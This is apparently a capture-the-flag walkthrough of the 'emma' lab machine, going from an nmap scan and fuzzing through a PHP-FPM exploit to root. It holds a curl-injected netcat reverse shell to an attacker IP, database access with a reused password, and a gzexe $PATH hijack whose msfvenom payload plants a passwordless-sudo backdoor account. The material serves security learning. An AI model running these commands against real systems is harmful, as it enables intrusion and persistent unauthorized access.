

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.98 scan initiated Wed Feb  4 19:01:01 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.14
Nmap scan report for 10.9.9.14
Host is up (0.00037s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 4a:4c:af:92:cc:bb:99:59:d7:2f:1b:99:fb:f1:7c:f0 (RSA)
|   256 ba:0d:85:69:43:86:c1:91:7c:db:2a:1e:34:ab:68:1e (ECDSA)
|_  256 a1:ac:2c:ce:f4:07:da:96:12:74:d1:54:9e:f7:09:04 (ED25519)
80/tcp open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_http-server-header: nginx/1.14.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Feb  4 19:01:14 2026 -- 1 IP address (1 host up) scanned in 13.21 seconds
echo -e '10.9.9.14\t\temma.hmv' | sudo tee -a /etc/hostsAdd hosts entry for convenience
Service Enumeration
TCP/80
Initial Enumeration



Directory and File Enumeration
grep -v '^#' /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-lowercase-2.3-medium.txt > wordlist.txtFilter out comments from wordlist
ffuf -u 'http://emma.hmv/FUZZ' -w wordlist.txt -e php,html,txtNo valid URLs found
Parameter Fuzzing
ffuf -u 'http://emma.hmv/index.php?FUZZ=itwasonlyakiss' \
-w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt:FUZZ \
-enc 'FUZZ:urlencode'
Try fuzzing parameter names with "itwasonlyakiss" as a value
ffuf -u 'http://emma.hmv/index.php?itwasonlyakiss=FUZZ' \
-w /usr/share/seclists/Fuzzing/LFI/LFI-Jhaddix.txt:FUZZ \
-enc 'FUZZ:urlencode'
Try fuzzing with "itwasonlyakiss" as a parameter and LFI payloads
Researching the Server Header


go install github.com/neex/phuip-fpizdam@latestphuip-fpizdam -hSee help output
phuip-fpizdam --only-qsl 'http://emma.hmv/index.php'Test for vulnerability



which which on the target


Exploit
sudo rlwrap nc -lnvp 443Start a TCP socket to catch the reverse shell
curl -G 'http://emma.hmv/index.php' \
--data-urlencode 'a=/bin/bash -c '"'"'nc 10.6.6.6 443 -e /bin/bash'"'"''
Use the "-G" flag to tell 'curl' to put the data in the URL query

Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux emma 4.19.0-14-amd64 #1 SMP Debian 4.19.171-2 (2021-01-30) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=33(www-data) gid=33(www-data) groups=33(www-data)

Sorry, user www-data may not run sudo on emma.
Users and Groups
Local Users
emma:x:1000:1000:emma,,,:/home/emma:/bin/bash
Local Groups
cdrom:x:24:emma
floppy:x:25:emma
audio:x:29:emma
dip:x:30:emma
video:x:44:emma
plugdev:x:46:emma
netdev:x:109:emma
emma:x:1000:
Network Configurations
Network Interfaces
2: ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:11:10:64 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.14/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6332sec preferred_lft 6332sec
    inet6 fe80::be24:11ff:fe11:1064/64 scope link
       valid_lft forever preferred_lft forever
Open Ports
tcp    LISTEN      0       128          127.0.0.1:9000           0.0.0.0:*       users:(("grep",pid=653,fd=13),("ss",pid=652,fd=13),("bash",pid=643,fd=13),("python3",pid=642,fd=13),("bash",pid=638,fd=13),("sh",pid=637,fd=13))
tcp    LISTEN      0       80           127.0.0.1:3306           0.0.0.0:*
Interesting Files
/home/emma/who
find / -type f -perm /4000 -exec ls -l {} \; 2>/dev/null
-rwsr-s--- 1 root emma 16760 Feb 4 2021 /home/emma/who
Privilege Escalation
Dumping the Database
itwasonlyakiss string found in robots.txt earlier for use at different points on the box. So, I decided to try it here as wellmysql -u emma -p'itwasonlyakiss' -h localhost
mysql -u root -p'itwasonlyakiss' -h localhost
USE users;SHOW TABLES;SELECT * FROM users;
QUITTwo possibilities with the pass column:
- This is the password as-is
- Or, this is a MD5 hash
Lateral to Emma
ssh emma@emma.hmv

The SUID binary on /home/emma/who is going to be useless, since it has a hard-coded /bin/id path and it's not writable. Beyond that, there's nothing novel here.

Becoming Root
Sudo -> SUID -> $PATH Chain

man gzexeDESCRIPTION
The gzexe utility allows you to compress executables in place and have them automatically uncompress and execute when you run them (at a penalty in performance). For example if you execute
``gzexe /usr/bin/gdb'' it will create the following two files:
-rwxr-xr-x 1 root root 1026675 Jun 7 13:53 /usr/bin/gdb
-rwxr-xr-x 1 root root 2304524 May 30 13:02 /usr/bin/gdb~
/usr/bin/gdb~ is the original file and /usr/bin/gdb is the self-uncompressing executable file. You can remove /usr/bin/gdb~ once you are sure that /usr/bin/gdb works properly.
This utility is most useful on systems with very small disks.Citing the example, if you compress /usr/bin/gdb, gzexe creates:
/usr/bin/gdb— new file, compressed executable/usr/bin/gdb~— original file, may be deleted after testing
CAVEATS
       The compressed executable is a shell script.  This may create some security holes.  In particular, the compressed executable relies on the PATH environment variable  to  find  gzip  and  some
       standard utilities (basename, chmod, ln, mkdir, mktemp, rm, sleep, and tail).
Seems like there might be some potential for $PATH manipulation:
/usr/bin/gdbis the new, compressed binary- When executing
/usr/bin/gdb, user$PATHwill be searched forgzipand some other core binaries
rootStep 2: Analyze calls to external binaries
Step 3: Run
gzexe on external binaryStep 4: Make false
gzip binary in $PATHSUID binary
|
'---> Invoke compressed external binary
|
'---> Search `$PATH` for `gzip`
|
'---> SUID permissions not dropped
Execute malicious `gzip`Set up and Exploit
/home/emma/who owned by root and SUID bit set.Source Code

On its own, its not very interesting. It just elevates root and runs /bin/id and then drops the elevation. But, with sudo /usr/bin/gzexe in the picture, and the exploit chain identified above, we're ready for action.
Compress the Target Binary
sudo /usr/bin/gzexe /bin/id
This creates:
/bin/id— the new compressed binary/bin/id~— the original binary
Create the Malicious Gzip Binary
USERPASS=$(tr -cd '[:alnum:][:punct:]' < /dev/urandom | head -c8; echo)
openssl passwd -6 -salt "$(openssl rand -base64 6)" "$USERPASS" > hash.txt
echo "User password: ${USERPASS}" > random_password.txt
msfvenom PrependSetresuid='true' AppendExit='true' CMD="[ -w /root ] && cp /bin/bash /usr/bin/nologon && chmod 755 /usr/bin/nologon && /usr/sbin/useradd -p '$(cat hash.txt)' -G sudo -m -r -s /usr/bin/nologon installer && echo 'installer ALL=(ALL:ALL) NOPASSWD:ALL' >/etc/sudoers.d/installer" -p linux/x64/exec -f elf -o gzipCreate a new user account with password-less sudo on all commands
scp ./gzip emma@emma.hmv:/tmp/gzipCopy the file to "/tmp/gzip" on the target

Run the SUID Binary

/home/emma/who
|
'---> /bin/id == gzexe compressed
      |
      '---> "gzip" => /tmp/gzip ($PATH injection)
                      |
msfvenom payload <----'
Flags
User
youdontknowme
Root
itsmeimshe